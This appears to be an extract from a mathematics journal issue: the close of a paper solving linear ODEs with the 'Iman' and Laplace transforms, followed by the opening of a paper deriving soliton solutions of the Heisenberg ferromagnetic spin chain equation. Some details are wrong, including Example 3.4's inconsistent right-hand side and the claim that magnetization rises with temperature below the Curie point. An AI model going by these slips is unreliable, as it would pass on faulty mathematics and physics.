2	$t^n$	$\frac{n!}{s^{n+1}}$
3	$e^{at}$	$\frac{1}{s-a}$
4	$\sin at$	$\frac{a}{(s^2 + a^2)}$
5	$\cos at$	$\frac{s}{s^2 + a^2}$
6	$\sinh at$	$\frac{a}{(s^2 - a^2)}$
7	$\cosh at$	$\frac{s}{s^2 - a^2}$

**Theorem 2.3** Let  $R_1(v), R_2(v), R_3(v), \dots, R_n(v)$  be the Iman transforms of the functions  $f_1(t), f_2(t), f_3(t), \dots, f_n(t)$  respectively, then

$$I\{xf_1(t) + yf_2(t) + zf_3(t) + \dots + tf_n(t)\} = xR_1(v) + yR_2(v) + zR_3(v) + \dots + tR_n(v) \tag{2.9}$$

where  $x, y, z, \dots, t$  are arbitrary constants.

**Theorem 2.4** Let  $K_1(s), K_2(s), K_3(s), \dots, K_n(s)$  be the Laplace transforms of the functions  $f_1(t), f_2(t), f_3(t), \dots, f_n(t)$  respectively, then

$$L\{xf_1(t) + yf_2(t) + zf_3(t) + \dots + tf_n(t)\} = xK_1(s) + yK_2(s) + zK_3(s) + \dots + tK_n(s) \tag{2.10}$$

where  $x, y, z, \dots, t$  are arbitrary constants.

### 3. Applications of Linear Ordinary Differential Equations

Consider that the first-order linear ordinary differential equation with the initial condition  $y(0) = a$  is given as

$$\frac{dy}{dt} + ky = g(t) \quad , \quad t > 0 \tag{3.1}$$

where Iman transform of  $g(t)$  as a function of “ $t$ ” is denoted by  $G(v)$ , Laplace transform of  $g(t)$  is denoted by  $G(s)$ , and  $a, k$  are constants.

Applying Iman transform on both sides of (3.1) and substituting the initial condition, we have

$$\begin{aligned}
 I\left\{\frac{dy}{dt}\right\} + kI(y) &= I\{g(t)\}, \\
 v^2I(y) - \frac{1}{v^2}y(0) + kI(y) &= G(v), \\
 v^2I(y) + kI(y) &= G(v) + \frac{a}{v^2}, \\
 I(y) &= \frac{G(v)}{(v^2+k)} + \frac{a}{v^2(v^2+k)}.
 \end{aligned} \tag{3.2}$$

Therefore, we can find the solution by applying inverse Iman transform of equation (3.2).

Now if we apply Laplace transform on both sides of (3.1), we have

$$\begin{aligned}L\left\{\frac{dy}{dt}\right\} + kL(y) &= L\{g(t)\}, \\sL(y) - y(0) + kL(y) &= G(s), \\sL(y) + kL(y) &= G(s) + a, \\L(y) &= \frac{G(s)}{s+k} + \frac{a}{s+k}.\end{aligned}\quad (3.3)$$

Then we find the solution by applying inverse Laplace transform of equation (3.3) in the step above. Consider that the second-order linear ordinary differential equation with the initial conditions  $y(0) = a$  and  $y'(0) = b$  is given as

$$\frac{d^2y}{dt^2} + k\frac{dy}{dt} + ly = g(t) \quad , \quad t > 0 \quad (3.4)$$

where Iman transform of  $g(t)$  as a function of “ $t$ ” is denoted by  $G(v)$ , Laplace transform of  $g(t)$  as a function of “ $t$ ” is denoted by  $G(s)$ , and  $a, b, k, l$  are constants.

Applying Iman transform on both sides of (3.4) and substituting the initial conditions, we obtain

$$\begin{aligned}I\left\{\frac{d^2y}{dt^2}\right\} + kI\left\{\frac{dy}{dt}\right\} + lI(y) &= I\{g(t)\}, \\ \left\{v^4I(y) - y(0) - \frac{1}{v^2}y'(0)\right\} + k\left\{v^2I(y) - \frac{1}{v^2}y(0)\right\} + lI(y) &= G(v), \\ I(y)(v^4 + kv^2 + l) &= G(v) + a + \frac{1}{v^2}(b + ak), \\ I(y) &= \frac{G(v)}{(v^4 + kv^2 + l)} + \frac{a}{(v^4 + kv^2 + l)} + \frac{(b + ak)}{v^2(v^4 + kv^2 + l)}.\end{aligned}\quad (3.5)$$

Hence, we find the solution by applying inverse Iman transform in the step above. Now if we apply Laplace transform on both sides of (3.4), we obtain

$$\begin{aligned}L\left\{\frac{d^2y}{dt^2}\right\} + kL\left\{\frac{dy}{dt}\right\} + lL(y) &= L\{g(t)\}, \\ \{s^2L(y) - sy(0) - y'(0)\} + k\{sL(y) - y(0)\} + lL(y) &= G(s), \\ L(y)(s^2 + ks + l) &= G(s) + b + a(s + k), \\ L(y) &= \frac{G(s)}{(s^2 + ks + l)} + \frac{b}{(s^2 + ks + l)} + \frac{a(s + k)}{(s^2 + ks + l)}.\end{aligned}\quad (3.6)$$

Then we find the solution by applying inverse Laplace transform in the step above.

**Example 3.1** Assume that the first-order differential equation is given as

$$y' + 3y = \cos t \quad , \quad y(0) = 2 \quad (3.7)$$

Applying Iman transform on both sides of (3.7), we get

$$\begin{aligned}I\{y'\} + 3I(y) &= I\{\cos t\}, \\ v^2I(y) - \frac{1}{v^2}y(0) + 3I(y) &= \frac{1}{v^4 + 1}, \\ I(y) &= \frac{2v^4 + v^2 + 2}{v^2(v^4 + 1)(v^2 + 3)}.\end{aligned}$$

The inverse Iman transform of the equation above provides the solution

$$y(t) = \frac{3}{10} \cos t + \frac{1}{10} \sin t + \frac{17}{10} e^{-3t}. \quad (3.8)$$

Now if we apply Laplace transform on both sides of (3.7), we get

$$\begin{aligned} L\{y'\} + 3L(y) &= L\{\cos t\}, \\ sL(y) - y(0) + 3L(y) &= \frac{s}{s^2+1}, \\ L(y) &= \frac{2s^2+s+2}{(s^2+1)(s+3)}. \end{aligned}$$

Applying inverse Laplace transform in the step above, we write

$$y(t) = \frac{17}{10} e^{-3t} + \frac{3}{10} \cos t + \frac{1}{10} \sin t. \quad (3.9)$$

**Example 3.2** Consider the following equation is given as

$$y' + y = \sin t, \quad y(0) = 1 \quad (3.10)$$

Applying Iman transform on both sides of (3.10), we get

$$\begin{aligned} I\{y'\} + I(y) &= I\{\sin t\}, \\ v^2 I(y) - \frac{1}{v^2} y(0) + I(y) &= \frac{1}{v^2(v^4+1)}, \\ I(y) &= \frac{v^4+2}{v^2(v^4+1)(v^2+1)}. \end{aligned}$$

The inverse Iman transform provides the solution as

$$y(t) = -\frac{1}{2} \cos t + \frac{1}{2} \sin t + \frac{3}{2} e^{-t}. \quad (3.11)$$

Now if we apply Laplace transform on both sides of (3.10), we have

$$\begin{aligned} L\{y'\} + L(y) &= L\{\sin t\}, \\ sL(y) - y(0) + L(y) &= \frac{1}{s^2+1}, \\ L(y) &= \frac{s^2+2}{(s^2+1)(s+1)}. \end{aligned}$$

Applying inverse Laplace transform in the step above, we write

$$y(t) = -\frac{1}{2} \cos t + \frac{1}{2} \sin t + \frac{3}{2} e^{-t}. \quad (3.12)$$

**Example 3.3** Assume that the following equation is given as

$$y'' - 3y' + 2y = 0, \quad y(0) = 1, \quad y'(0) = 4 \quad (3.13)$$

Taking Iman transform for both sides of (3.13), we have

$$\begin{aligned} I\{y''\} - 3I\{y'\} + 2I(y) &= 0, \\ v^4 I(y) - y(0) - \frac{1}{v^2} y'(0) - 3v^2 I(y) + \frac{3}{v^2} y(0) + 2I(y) &= 0, \\ (v^4 - 3v^2 + 2)I(y) &= 1 + \frac{1}{v^2}, \end{aligned}$$

$$I(y) = \frac{v^2+1}{v^2(v^2-2)(v^2-1)}.$$

After simple calculations, we get fractional parts

$$I(y) = \frac{3}{v^2(v^2-2)} - \frac{2}{v^2(v^2-1)}.$$

The inverse Iman transform of the equation above will be

$$y(t) = 3e^{2t} - 2e^t. \quad (3.14)$$

Now if we apply Laplace transform on both sides of (3.13), we obtain

$$\begin{aligned} L\{y''\} - 3L\{y'\} + 2L(y) &= 0, \\ s^2L(y) - sy(0) - y'(0) - 3\{sL(y) - y(0)\} + 2L(y) &= 0, \\ L(y) &= \frac{s+1}{(s-2)(s-1)}. \end{aligned}$$

Applying inverse Laplace transform in the step above, we find

$$y(t) = 3e^{2t} - 2e^t. \quad (3.15)$$

**Example 3.4** Assume that the following equation,

$$y'' - 3y' + 2y = 4e^{3x}, \quad y(0) = -3, \quad y'(0) = 5 \quad (3.16)$$

Applying Iman transform on both sides of (3.16), we have

$$\begin{aligned} I\{y''\} - 3I\{y'\} + 2I(y) &= I\{4e^{3x}\}, \\ v^4I(y) - y(0) - \frac{1}{v^2}y'(0) - 3v^2I(y) + \frac{3}{v^2}y(0) + 2I(y) &= \frac{14}{v^2} - 3 + \frac{4}{v^4-3v^2}, \\ (v^4 - 3v^2 + 2)I(y) &= \frac{14}{v^2} - 3 + \frac{4}{v^4-3v^2}, \\ I(y) &= \frac{23v^2-3v^4-38}{v^2(v^2-3)(v^2-2)(v^2-1)}. \end{aligned}$$

After simple calculations, we get

$$I(y) = \frac{2}{v^2(v^2-3)} + \frac{4}{v^2(v^2-2)} - \frac{9}{v^2(v^2-1)}.$$

The inverse Iman transform of the equation above provides the solution

$$y(t) = 2e^{3t} + 4e^{2t} - 9e^t. \quad (3.17)$$

Now if we apply Laplace transform on both sides of (3.16), we have

$$\begin{aligned} L\{y''\} - 3L\{y'\} + 2L(y) &= 0, \\ s^2L(y) - sy(0) - y'(0) - 3\{sL(y) - y(0)\} + 2L(y) &= \frac{4}{s-3}, \\ L(y) &= \frac{-3s^2+23s-38}{(s-3)(s^2-3s+2)}. \end{aligned}$$

Finally, applying inverse Laplace transform in the step above, we find

$$y(t) = 2e^{3t} + 4e^{2t} - 9e^t. \quad (3.18)$$

#### 4. Conclusions

We have seen that the Iman transform method proposed in this study and compared with the Laplace transform, is accurate and efficient as an alternative approach to solve linear ordinary differential equations without longer calculations. The examples in application section reveal that both methods are closely connected to each other. However, the examples here will be solved with another integral transform methods available in the literature. Since Iman transform is a new integral transform method, we believe that the number of studies in different fields will increase day by day.

#### Acknowledgements

The authors gratefully thank to the referees for the constructive comments and recommendations which definitely help to improve the readability and quality of the paper.

#### References

- [1] Aggarwal, S. and Gupta, A.R. (2019). Dualities between Mohand Transform and Some Useful Integral Transforms. *International Journal of Recent Tecnology and Engineering*, 8(3): 843-847.
- [2] Sornkaew, P. and Phollamat, K. (2021). Solution of Partial Differential Equations by Using Mohand Transforms. *Journal of Physics: Conference Series*, Vol. 1850, Iss. 1.
- [3] Saadeh, R., Qazza, A. and Burqan, A. (2020). A New Integral Transform: Ara Transform and Its Properties and Applications. *Symmetry*, 12 (6), 925.
- [4] Kushare, S.R., Patil, D.P. and Takate, A.M. (2021). The New Integral Transform “KUSHARE Transform”. *International Journal of Advances in Engineering and Management*, 3 (9): 1589-1592.
- [5] Johansyah, M.D., Supriatna, A.K., Rusyaman E. and Saputra, J. (2021). Solving Differential Equations of Fractional Order Using Combined Adomian Decomposition Method with Kamal Integral Transformation. *Mathematics and Statistics*, 10 (1): 187-194.
- [6] Patil, D.P. (2021). Aboodh and Mahgoub Transform in Boundary Value Problems of Ordinary Differential Equations. *International Journal of Advanced Research in Science, Communication and Technology*, 6 (1): 67-75.
- [7] Turab, A., Hilmi, H., Guirao, J.L.G., Jalil, S., Chorfi, N. and Mohammed, P.O. (2024). The Rishi Transform Method for solving multi-high order fractional differential equations with constant coefficients, *AIMS Mathematics*, 9 (2): 3798-3809.
- [8] Kuffi, E. and Maktoof, S.F. (2021). “Emad-Falih Transform” a new integral transform. *Journal of Interdisciplinary Mathematics*, 24 (8): 2381-2390.
- [9] Gupta, R. (2020). On Novel Integral Transform: Rohit Transform and Its Application to Boundary Value Problems. *ASIO Journal of Chemistry, Physics, Mathematics and Applied Sciences*, 4 (1): 08-12.
- [10] Katre, N.T. and Katre, R.T. (2021). A comparative study of Laplace and Kamal transforms. *International Conference on Research Frontiers in Sciences (ICRFS)*, Nagpur, India.
- [11] Rashdi, H.Z. (2022). Using Anuj Transform to Solve Ordinary Differential Equations with Variable Coefficients. *Scientific Journal for the Faculty of Scientific-Sirte University*, 2 (1): 38-42.

- [12] Patil, D.P., Tile, G.K. and Shinde, P.D. (2022). Volterra Integral Equations of First Kind by Using Anuj Transform. *International Journal of Advances in Engineering and Management*, 4 (5): 917-920.
- [13] Ongun, M.Y. (2011). The Laplace Adomian Decomposition Method for solving a model for HIV infection of CD4<sup>+</sup>T cells. *Mathematical and Computer Modelling*, 53 (5): 597-603.
- [14] Laplace, P.S. (1820). *Théorie Analytique des Probabilités*. Vol. I, Part 2, Lerch, Paris.
- [15] Sanap, R.S. and Patil, D.P. (2022). Kushare Integral Transform for Newton's Law of Cooling. *International Journal of Advances in Engineering and Management*, 4 (1): 166-170.
- [16] Patil, D.P., Malpani, S.K. and Shinde, P.N. (2022). Convolution Theorem for Kushare Transform and Applications in Convolution Type Volterra Integral Equations of First Kind. *International Journal of Scientific Development and Research*, 7 (7): 262-267.
- [17] Patil, D.P., Borse, S. and Kapadi, D. (2022). Applications of Emad Falih Transform for General Solution of Telegraph Equation. *International Journal of Advanced Research in Science, Engineering and Technology*, 9 (6): 19450-19454.
- [18] Fadhil, R.A. and Alkafari, B.H.A. (2023). Convolution HY Transform for second kind of linear Volterra integral equation, *Al-Kadhum 2nd International Conference on Modern Applications of Information and Communication Technology*, Baghdad, Iraq, 8-9 December.
- [19] Ahmadi, S.A.P., Hosseinzadeh, H. And Cherati, A.Z. (2019). A New Integral Transform for Solving Higher Order Linear Ordinary Laquerre and Hermite Differential Equations. *International Journal of Applied and Computational Mathematics*, 5 (142): 1-7.
- [20] Maitama, S. and Zhao, W. (2019). New Integral Transform: Shehu Transform a Generalization of Sumudu and Laplace Transform for Solving Differential Equations. *International Journal of Analysis and Applications*, 17 (2): 1-22.
- [21] Maktoof, S.F., Kuffi, E. and Abbas, E.S. (2021). "Emad-Sara Transform" a new integral transform. *Journal of Interdisciplinary Mathematics*, 24 (7): 1985-1994.
- [22] Khan, Z.H. and Khan, W.A. (2008). N-Transform-Properties and Applications. *NUST Journal of Engineering Sciences*, 1 (1): 127-133.
- [23] Elzaki, T.M. (2011). The New Integral Transform "Elzaki Transform". *Global Journal of Pure and Applied Mathematics*, 7 (1): 57-64.
- [24] Srivastava, H.M., Luo, M. and Raina, R.K. (2015). A New Integral Transform and Its Applications. *Acta Mathematica Scientia*, 35 (6): 1386-1400.
- [25] Yang, X-J. (2016). A New Integral Transform Method for Solving Steady Heat-Transfer Problem. *Thermal Science*, 20 (3): 639-642.
- [26] Mushtt, I.Z. and Kuffi, E.A. (2023). Sadik and Complex Sadik Integral Transforms of System of Ordinary Differential Equations. *Iraqi Journal for Computer Science and Mathematics*, 4 (1), 181-190.
- [27] Oyewumi, A.A. and Oderinu, R.A. (2022). Application of the Combined Aboodh and Reduced Differential Transform Methods to the Fisher's Type Equations. *Asian Journal of Pure and Applied Mathematics*, 4 (1): 572-585.
- [28] Kılıcman, A. and Gadain, H.E. (2010). On the applications of Laplace and Sumudu Transforms. *Journal of The Franklin Institute*, 347 (5): 848-862.
- [29] Elzaki, T.M. and Ezaki, S.M. (2011). On the connections between Laplace and ELzaki transforms. *Advances in Theoretical and Applied Mathematics*, 6 (1): 1-10.
- [30] Almardy, I.A. (2023). The New Integral Transform "Iman Transform". *International Journal of Advanced*



Research in Science, Communication and Technology, 3 (1): 1-5.

- [31] Almardy, I.A., Farah, R.A. and Elkeer, M.A. (2023). On the Iman Transform and Systems of Ordinary Differential Equations. *International Journal of Advanced Research in Science, Communication and Technology*, 3 (1): 577-580.

# New Analytical Solutions of Heisenberg Ferromagnetic Spin Chain with Functional Variable Method

Ali Tozar <sup>1</sup> , Orkun Tasbozan <sup>2</sup> , Ali Kurt <sup>3\*</sup> 

<sup>1</sup> Department of Physics, Hatay Mustafa Kemal University, 31060, Hatay, Türkiye

<sup>2</sup> Department of Mathematics, Hatay Mustafa Kemal University, 31060, Hatay, Türkiye

<sup>3\*</sup> Department of Mathematics, Pamukkale University, 20160, Denizli, Türkiye

## Abstract

The Heisenberg spin chain concept is a fundamental and generic model that describes the exotic magnetic behavior of certain materials, such as ferromagnetism, antiferromagnetism, and ferrimagnetism under critical temperatures. The concept of spin chain is based on Coulomb interactions due to Pauli exclusion principle rather than dipole-dipole interactions in explaining the high energy observed in the Weiss molecular field. With certain improvements to the Hamiltonian proposed by Heisenberg, the model has become more sophisticated and used successfully in explaining many of the physical phenomena observed experimentally. This model has been extensively studied by physicists since the emergence of quantum physics at the beginning of the 20th century. Due to nonlinear interactions inherent in the model, soliton solutions that can be obtained have attracted the attention of mathematicians, in recent decades. In this study, triangular soliton, bell shaped solitary wave and kink shaped solitary wave solutions were obtained by applying the functional variable method to the nonlinear Heisenberg spin chain equation for a cubic lattice crystal.

**Keywords:** Heisenberg Ferromagnetic Spin Chain Equation, Analytical Solution, Functional Variable Method.

Cite this paper as: Tozar, A., Tasbozan, O., Kurt, A. (2024). *Investigating New Analytical Solutions of Heisenberg Ferromagnetic Spin Chain with Functional Variable Method*. Journal of Innovative Science and Engineering. 8(2): 243-250

\*Corresponding author: Ali Kurt  
E-mail: akurt@pau.edu.tr

Received Date: 10/03/2022  
Accepted Date: 04/12/2024  
© Copyright 2024 by  
Bursa Technical University. Available  
online at <http://jise.btu.edu.tr/>



The works published in Journal of Innovative Science and Engineering (JISE) are licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

### 1. Introduction

Phase transitions are very important for any material [1]. In most cases materials properties (such as electrical, mechanical, thermodynamic and magnetic etc.) dramatically changes with the phase transition. For instance, the magnetization of a ferromagnetic material increases with increasing temperatures until a critical temperature so-called the Curie temperature and turns into a paramagnetic material with further increase. Or, a similar condition is valid for an antiferromagnetic material above a critical temperature so-called the Néel temperature. In the early 1900 the origin of exotic phenomena of ferromagnetism, ferrimagnetism and antiferromagnetism tried to be explained by many scientists. Weiss comes up with the idea of magnetic domains which does not cause magnetism to a material when they randomly oriented but cause to magnetism with highly ordering by an external magnetic field. It is very complicated and nearly impossible to cover all the interaction of the magnetic moments of every single molecule of a crystal. It is inevitable to make some approaches based on the phenomena in the microstructure in explaining the phenomena seen in the macrostructure. Weiss introduced the molecular field model which assumes mean field is proportional to magnetization [2]. This model was successful in explaining specific heat anomaly and spontaneous magnetization. However, it failed to explain the origin of the molecular field that is proposed. The source of this field remained a mystery until the epoch of quantum physics came into play. This molecular field had to be able to produce energy that could not be explained by classical dipole-dipole interactions. Heisenberg realized that this field cannot be explained without quantum exchange interactions arising from the Pauli exclusion principle requiring the antisymmetric wave function with an exchange of space and spin coordinates. In other words, the source of this field had to be Coulomb interactions instead of magnetic interactions that have very few energies. In other words, the source of this field had to be Coulomb interactions instead of magnetic interactions that have very few energies.

By considering only the interatomic interactions between the atoms at the sites of a lattice and the pauli exclusion principle (the requirement that the total wave function should be asymmetric), Heisenberg put forward the following Hamiltonian [3];

$$H = - \sum_{i,j} \zeta_{ij} \vec{s}_i \cdot \vec{s}_j \tag{1.1}$$

with

$$\zeta_{ij} = \begin{cases} J, & \text{if } i, j \text{ are neighbors} \\ 0, & \text{else} \end{cases} \tag{1.2}$$

where  $\zeta_{ij}$  is coupling constant of two neighbor atoms,  $\vec{s}_i$  and  $\vec{s}_j$  are Spin vectors at  $i$ -th and  $j$ -th site, respectively. The spin chain concept is also due to these interatomic interactions. Heisenberg chain model is a very generic and essential model for magnetism in matter. Other interactions were added to the proposed Hamilton model and the sophistication of the model was studied extensively [4-7].

The (2+1)-dimensional Heisenberg ferromagnetic spin chain equation is given by [8-10]

$$i\psi_t + \alpha_1 \psi_{xx} + \alpha_2 \psi_{yy} + \alpha_3 \psi_{xy} - \alpha_4 |\psi|^2 \psi = 0, \quad i = \sqrt{-1} \tag{1.3}$$

where  $\alpha_1 = \gamma^4(\beta + \beta_2), \alpha_2 = \gamma^4(\beta_1 + \beta_2), \alpha_3 = 2\gamma^4\beta_2$  and  $\alpha_4 = 2\gamma^4 A$ . And,  $\gamma$  represents the lattice parameter that is related to the crystal structure of a solid material. It differs for each material and each unit cell,  $\beta, \beta_1$  represent the

coefficients of bilinear exchange interactions along the  $x$ - and  $y$ -directions, respectively. On the other hand, diagonal neighboring interaction coefficient and uniaxial crystal field anisotropy parameter are given by  $\beta_2$  and  $A$ , respectively.

In this article functional variable method is considered to get the exact solutions of (2+1)-dimensional Heisenberg ferromagnetic spin chain equation. To the best of our knowledge all the solutions are new and never seen in the literature.

The soliton solutions derived in this work have numerous practical applications. For instance, they can be tested experimentally using magnetic resonance techniques or neutron scattering to observe soliton behavior and domain wall motion in materials like yttrium iron garnet or perovskite manganites. The bell-shaped solitons could correspond to spin-wave excitations that are useful in designing magnon-based logic devices. Furthermore, controlling domain walls through kink solitons offers potential in spintronic devices, where magnetic states are manipulated for data storage or non-volatile memory. Future experimental setups could use these solutions to explore high-temperature ferromagnetism or quantum phase transitions, providing deeper insights into material behavior under extreme conditions.

In this work, we have derived various soliton solutions, including triangular, bell-shaped, and kink solitons. These solutions have significant implications for understanding domain wall dynamics and phase transitions in ferromagnetic materials. For example, the triangular soliton may correspond to sharp transitions between magnetic domains under external fields. The bell-shaped solitons describe localized spin wave excitations, which could play a role in the thermal stability of the magnetization. Kink solitons, on the other hand, represent phase transitions between different magnetic states, potentially providing insights into the movement of domain walls in the presence of anisotropy or external magnetic fields. These soliton solutions offer a mathematical framework that could be experimentally verified in ferromagnetic materials through methods such as neutron scattering or magnetic resonance imaging, offering new ways to control or manipulate magnetic states in applied technologies such as spintronics or magnetic memory.

## 2. Description of Functional Variable Method

Functional variable method provides more accurate traveling wave solutions with additional free parameters with respect to other methods. This a great advantage over the other proposed methods. Functional variable method can simply be explained as follows [11-13]. Let us take into account a nonlinear partial differential equation in the form of;

$$P\left(\psi, \frac{\partial\psi}{\partial t}, \frac{\partial\psi}{\partial x}, \frac{\partial\psi}{\partial y}, \frac{\partial^2\psi}{\partial t^2}, \frac{\partial^2\psi}{\partial x^2}, \frac{\partial^2\psi}{\partial y^2}, \dots\right) = 0. \tag{2.1}$$

where  $\psi$  is a space and time dependent arbitrary function and can be determined as

$$\psi(x, y, t) = \Phi(\xi), \xi = ax + by - vt. \tag{2.2}$$

Here,  $a$ ,  $b$  and  $v$  are coefficients of the  $x$ ,  $y$  and  $t$  variables, respectively. With the aid of the transform given by Eq.(2.2), the Eq.(2.1) becomes into an ordinary differential equation Eq.(2.3).

$$Q(\Phi, \Phi_\xi, \Phi_{\xi\xi}, \Phi_{\xi\xi\xi}, \dots) = 0. \tag{2.3}$$

In order to obtain an unknown function  $\Phi$ , let us take into account a functional variable such as

$$\Phi_\xi = F(\Phi). \tag{2.4}$$

Some derivatives of  $\Phi$  given in Eq.(2.5) can be obtained from the Eq.(2.4).

$$\begin{aligned} \Phi_{\xi\xi} &= \frac{1}{2}(F^2)', \\ \Phi_{\xi\xi\xi} &= \frac{1}{2}(F^2)''\sqrt{F^2}, \\ \Phi_{\xi\xi\xi\xi} &= \frac{1}{2}[(F^2)'''F^2 + (F^2)''(F^2)'], \\ &\vdots \end{aligned} \tag{2.5}$$

where "''" indicates the  $\frac{d}{d\Phi}$ . An ordinary differential equation given in Eq.(2.6) which depends on  $\Phi$ ,  $F$  and the derivatives of  $F$  upon  $\Phi$  can be obtained by putting the (2.5) into (2.3).

$$R(\Phi, F, F', F'', F''', F^{(4)}, \dots) = 0. \tag{2.6}$$

The solutions of Eq.(2.1) can be acquired by using  $F$  (obtained by integrating Eq.(2.6)) in Eq.(2.4).

### 3. Analytical Solutions of Heisenberg Ferromagnetic Spin Chain Equation

Let us take the following complex wave transformation:

$$\psi(x, y, t) = \Phi(\xi)e^{i\Omega}, \xi = ax + by - vt, \Omega = px + qy - rt. \tag{3.1}$$

Substituting Eq.(3.1) into Eq.(1.3), gives the following relationship

$$(r - \alpha_1 p^2 - q(\alpha_2 q + \alpha_3 p))\Phi - \alpha_4 \Phi^3 + (\alpha_1 a^2 + \alpha_2 b^2 + \alpha_3 ab)\Phi'' = 0 \tag{3.2}$$

and

$$v = 2a\alpha_1 p + 2b\alpha_2 q + \alpha_3(bp + aq).$$

By substituting  $\Phi'' = \frac{1}{2}(F^2)'$  into (3.2) gives the following equation

$$F(\Phi) = \Phi' = \sqrt{-\frac{r - \alpha_1 p^2 - q(\alpha_2 q + \alpha_3 p)}{\alpha_1 a^2 + \alpha_2 b^2 + \alpha_3 ab} \Phi^2 + \frac{\alpha_4}{2(\alpha_1 a^2 + \alpha_2 b^2 + \alpha_3 ab)} \Phi^4 + h} \tag{3.3}$$

where  $h$  is an integration constant. We get solutions of Eq. (1.3) by solving Eq. (3.3) as follows:

**Solution 1** For  $h = 0$ ,  $\frac{r - \alpha_1 p^2 - q(\alpha_2 q + \alpha_3 p)}{\alpha_1 a^2 + \alpha_2 b^2 + \alpha_3 ab} > 0$  and  $\frac{\alpha_4}{2(\alpha_1 a^2 + \alpha_2 b^2 + \alpha_3 ab)} > 0$ , Eq. (1.3) has triangular soliton solutions as following:

$$\begin{aligned} \psi_{1,2}(x, y, t) &= \pm \sqrt{\frac{2(-\alpha_1 p^2 - q(\alpha_3 p + \alpha_2 q) + r)}{\alpha_4}} \sec\left(\sqrt{\frac{-\alpha_1 p^2 - q(\alpha_3 p + \alpha_2 q) + r}{a^2 \alpha_1 + a \alpha_3 b + \alpha_2 b^2}} \xi\right) e^{i\Omega}, \\ \psi_{3,4}(x, y, t) &= \pm \sqrt{\frac{2(-\alpha_1 p^2 - q(\alpha_3 p + \alpha_2 q) + r)}{\alpha_4}} \csc\left(\sqrt{\frac{-\alpha_1 p^2 - q(\alpha_3 p + \alpha_2 q) + r}{a^2 \alpha_1 + a \alpha_3 b + \alpha_2 b^2}} \xi\right) e^{i\Omega}. \end{aligned}$$

**Solution 2** For  $h = 0$ ,  $\frac{r - \alpha_1 p^2 - q(\alpha_2 q + \alpha_3 p)}{\alpha_1 a^2 + \alpha_2 b^2 + \alpha_3 ab} < 0$  and  $\frac{\alpha_4}{2(\alpha_1 a^2 + \alpha_2 b^2 + \alpha_3 ab)} < 0$ , we get bell shaped solitary wave solutions for Eq. (1.3) as following:

$$\psi_{5,6}(x, y, t) = \pm \sqrt{\frac{2(-\alpha_1 p^2 - q(\alpha_3 p + \alpha_2 q) + r)}{\alpha_4}} \operatorname{sech} \left( \sqrt{\frac{\alpha_1 p^2 + q(\alpha_3 p + \alpha_2 q) - r}{a^2 \alpha_1 + a \alpha_3 b + \alpha_2 b^2}} \xi \right) e^{i\Omega},$$

$$\psi_{7,8}(x, y, t) = \pm i \sqrt{\frac{2(-\alpha_1 p^2 - q(\alpha_3 p + \alpha_2 q) + r)}{\alpha_4}} \operatorname{csch} \left( \sqrt{\frac{\alpha_1 p^2 + q(\alpha_3 p + \alpha_2 q) - r}{a^2 \alpha_1 + a \alpha_3 b + \alpha_2 b^2}} \xi \right) e^{i\Omega}.$$

**Solution 3** For  $h = \frac{(-\alpha_1 p^2 - q(\alpha_3 p + \alpha_2 q) + r)^2}{2\alpha_4(a^2 \alpha_1 + a \alpha_3 b + \alpha_2 b^2)}$ ,  $\frac{r - \alpha_1 p^2 - q(\alpha_2 q + \alpha_3 p)}{\alpha_1 a^2 + \alpha_2 b^2 + \alpha_3 ab} > 0$  and  $\frac{\alpha_4}{2(\alpha_1 a^2 + \alpha_2 b^2 + \alpha_3 ab)} > 0$ , we get kink shaped solitary wave solutions for Eq. (1.3) as following:

$$\psi_{9,10}(x, y, t) = \pm \sqrt{\frac{-\alpha_1 p^2 - q(\alpha_3 p + \alpha_2 q) + r}{\alpha_4}} \tanh \left( \sqrt{\frac{-\alpha_1 p^2 - q(\alpha_3 p + \alpha_2 q) + r}{2(a^2 \alpha_1 + a \alpha_3 b + \alpha_2 b^2)}} \xi \right) e^{i\Omega},$$

$$\psi_{11,12}(x, y, t) = \pm \sqrt{\frac{-\alpha_1 p^2 - q(\alpha_3 p + \alpha_2 q) + r}{\alpha_4}} \operatorname{coth} \left( \sqrt{\frac{-\alpha_1 p^2 - q(\alpha_3 p + \alpha_2 q) + r}{2(a^2 \alpha_1 + a \alpha_3 b + \alpha_2 b^2)}} \xi \right) e^{i\Omega}.$$

**Solution 4** For  $h = \frac{(-\alpha_1 p^2 - q(\alpha_3 p + \alpha_2 q) + r)^2}{2\alpha_4(a^2 \alpha_1 + a \alpha_3 b + \alpha_2 b^2)}$ ,  $\frac{r - \alpha_1 p^2 - q(\alpha_2 q + \alpha_3 p)}{\alpha_1 a^2 + \alpha_2 b^2 + \alpha_3 ab} < 0$  and  $\frac{\alpha_4}{2(\alpha_1 a^2 + \alpha_2 b^2 + \alpha_3 ab)} > 0$ , for Eq. (1.3), we obtain triangular soliton solutions as following:

$$\psi_{13,14}(x, y, t) = \pm \sqrt{\frac{\alpha_1 p^2 + q(\alpha_3 p + \alpha_2 q) - r}{\alpha_4}} \tan \left( \sqrt{\frac{\alpha_1 p^2 + q(\alpha_3 p + \alpha_2 q) - r}{2(a^2 \alpha_1 + a \alpha_3 b + \alpha_2 b^2)}} \xi \right) e^{i\Omega},$$

